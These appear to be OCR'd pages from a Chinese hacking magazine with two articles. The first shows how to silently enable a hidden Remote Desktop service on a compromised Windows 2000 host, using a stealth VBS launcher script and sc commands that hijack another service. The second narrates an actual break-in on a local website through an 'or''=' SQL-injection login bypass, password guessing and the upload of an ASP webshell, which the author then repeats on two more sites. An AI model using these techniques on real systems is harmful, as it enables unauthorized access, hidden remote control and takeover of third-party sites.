
我们重新启动系统，如图3。

我更改了端口在1417。所以说3389无论如何还是个服务，不会怎么神秘。如果你已经取得了系统权限，对方的系统默认有这个组件的话，安装也不是什么难事。注意的是，服务的配置是从注册表中读取的，所以在启动这个服务之前最好是将注册表导入。作者这里提到的说不能用Rar制作自解压，并且历数了好多的缺点，其实还是可以的。我做的自解压文件如下：

```
set ws=wscript.createobject("wscript.shell")
ws.run "regedit.exe /s config.reg",0
ws.run "root.bat",0
```

保存为root.vbe文件，config.reg就是我们的服务配置文件了，内容参看作者的吧！Rar的自解压文件大家都会做，可以参照以前的黑客X档案，在运行里写wscript root.vbe就可以了。运行后什么反应都没有的。然后再用sc或者其他的方法直接改注册表开启3389服务重启就可以了。

其他的配置作者说得不错，这里我要深入一点的是甚至termservice都不用开启



```
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>fport
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process        Port  Proto Path
508   svchost    ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System     ->  445   TCP
8     System     ->  1028  TCP
1192  mstsc      ->  1031  TCP   C:\WINNT\system32\mstsc.exe
528   termsrv    ->  1417  TCP   C:\WINNT\System32\termsrv.exe

8     System     ->  445   UDP
636   svchost    ->  1026  UDP   C:\WINNT\system32\svchost.exe
636   svchost    ->  1027  UDP   C:\WINNT\system32\svchost.exe
1192  mstsc      ->  1032  UDP   C:\WINNT\system32\mstsc.exe
636   svchost    ->  1645  UDP   C:\WINNT\system32\svchost.exe
636   svchost    ->  1646  UDP   C:\WINNT\system32\svchost.exe
636   svchost    ->  1812  UDP   C:\WINNT\system32\svchost.exe
636   svchost    ->  1813  UDP   C:\WINNT\system32\svchost.exe

C:\WINNT\system32>
```

图3

的，因为我上面解释的服务的特性，随便找个服务替换就可以了。我做的操作如下：

```
sc config sysmonlog start= auto
sc config sysmonlog binpath= C:\WINNT\System32\termsrv.exe
sc start sysmonlog
```

大家看看这样操作之后的结果吧！termservice（终端服务）是禁止的，但是终端服务开了的！我上自己的3389抓个图吧，顺便看看作者说到的那个注册表项的值是禁用的，并且连接上了自己的3389，如图4。




图4

我想应该说明白了吧，现在大家应该真正了解3389了，把它当作一个特殊的服务就行，现在你可以自己做出自己的3389了，把你的成果展示到黑客X档案吧！有什么问题欢迎到黑x论坛讨论，我的ID是Jnc。

（本文涉及到的软件SC，光盘有收录）

也谈被遗忘的利刃

学会关心她

看了今年5期剑心写的《被遗忘的利刃》后心里感触颇大，就为'or''=' 这把利刃续上点内容吧，下面就介绍我是如何用这把利刃入侵整个网站的。

说干就干，打开本地区的一个网站，先整体浏览一遍。呵呵，我们这里是北方小城市，还比较落后，我想管理员不会太厉害吧！这个网站的服务还真不少，如图1。有一套新闻发统＋音乐系统＋校友录系统＋动网7.0 SP2的论坛，都是ASP的。




图1

先打开新闻系统，猜出系统的后台登录页面，如图2。输入'or''='，提示错误。又来到了交友系统，同样猜出后台管理路径，又输入'or''='后回车，这次竟然给进去了，在后台转了一遍发现没有上传文件和备份的功能。最后在高级管理发现管理员的密码竟然是明文存放的，如图3。




图2




图3

星号是我改了的。于是试着拿这个密码去进新闻系统，还是提示密码错误，接着去试着进音乐系统、校友录系统和论坛，都提示密码错误，看来管理员确实还有点安全意识。最后又来到了交友系统，看还有什么能利用的。我最后觉得管理员密码“******love”有问题，再看看上面的网址 /love/admin/mimi.asp，突然闪过一丝灵感。新闻发布系统的密码会不会是“******new”或者“******news”呢？抱着试试的心理在图2的地方输入“******news”，确定。差点晕倒，竟然进去了，如图4。这个新闻管理页面比较强大，如图5。找了个上传页面上传了海阳ASP，一切顺利，拿下了webshell，如图6。

后来我用类似方法也成功入侵了另外2个网站，'or''='这把利刃的确很锋利，如何运用它就要看大家的想象了。




图4




图5

